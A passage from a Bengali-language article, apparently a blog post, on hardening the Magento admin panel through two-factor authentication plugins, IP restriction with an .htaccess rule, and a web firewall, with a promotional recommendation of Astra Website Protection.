টু-ফ্যাক্টর অথেন্টিকেশন Magento অ্যাডমিন প্যানেলে এক্সট্রা সিকিউরিটি লেয়ার যোগ করতে পারে। এটি প্রাথমিকভাবে Google Authentication অ্যাপ্লিকেশনের উপর ভিত্তি করে। প্রথমে অ্যাডমিনকে একটি QR কোড স্ক্যান করতে হবে। এরপর একটি র্যান্ডম ছয় অঙ্কের নম্বর জেনারেট হবে। এর টাইমআউট ৩০ সেকেন্ড। তাই Magento অ্যাডমিন প্যানেল শুধু ভেরিফিকেশন কি এবং লগইন ক্রেডেনশিয়াল দিয়ে এক্সেস করা যাবে। যাইহোক, এই ফিচার Magento-তে ডিফল্টলি উপলব্ধ নয় এবং সেটি ব্যবহার করার জন্য থার্ড-পার্টি প্লাগইন কেনতে হয়। এই প্লাগইনগুলো Magento 1 এবং 2 উভয়েই কাজ করে।
৫) অ্যাক্সেস রস্ট্রিক্ট করুন
অ্যাডমিন প্যানেল অ্যাডমিন ছাড়া কারো দ্বারা অ্যাক্সেস করা 위한 নয়। তাই শুধু নির্দিষ্ট IP-কে অ্যাক্সেস দেয়া একটি বুদ্ধিমানের সিদ্ধান্ত। এটি Magento 1 এবং 2 উভয়ে .htaccess ফাইল দিয়ে করা যায়। আপনার পছন্দের একটি নির্দিষ্ট IP-কে অ্যালো করার জন্য .htaccess ফাইলে নিচের কোড অ্যাপেন্ড করুন।
order deny,allow
deny from all
allow from xxx.xxx.xxx.xxx
৬) একটি সিকিউরিটি সলিউশন ব্যবহার করুন
ক্লিনআপ এবং সাইট রিস্টোর করার পরেও Magento অ্যাডমিন হ্যাক পুনরাবৃত্তি হতে পারে। কারণ হতে পারে আক্রমণকারী ছেড়ে যাওয়া ব্যাকডোর বা সিম্পলি একটি দুর্বলতা যা আনপ্যাচড রয়েছে। এমন পরিস্থিতি এড়াতে WAF বা কোনো সিকিউরিটি সলিউশন ব্যবহার করা অত্যন্ত রিকমেন্ডেড। এখন প্রধান কাজ আপনার Magento স্টোরের জন্য সঠিক ফায়ারওয়াল খুঁজে বের করা। স্কেলেবিলিটি, ইজ অফ ইউজ, উপলব্ধ রিসোর্স ইত্যাদি একাধিক ফ্যাক্টর কনসিডার করতে হয় ফায়ারওয়াল কেনার আগে। Astra Website Protection অত্যন্ত রিকমেন্ডেড কারণ এটি আপনার সকল রিকোয়ারমেন্ট সহজে পূরণ করতে পারে। Astra ফায়ারওয়াল অত্যন্ত স্কেলেবল যা আপনাকে পারসনাল ব্লগ থেকে বড় স্টোর পর্যন্ত একই সাথে সিকিউর করতে দেয়। এর পাশাপাশি, Astra ব্যবহার করার জন্য কোনো জটিল সিকিউরিটি নলেজ দরকার নয় কারণ সব কিছু একটি সিম্পল ড্যাশবোর্ড দিয়ে ম্যানেজ করা যায়।
ফায়ারওয়াল ছাড়াও, Astra বিস্তৃত সিকিউরিটি অডিট এবং পেনটেস্টিংও অফার করে। এতে আপনার Magento স্টোরের লুপহোল আবিষ্কার করতে আক্রমণকারীদের চেয়ে আপনি এক ধাপ এগিয়ে থাকবেন।
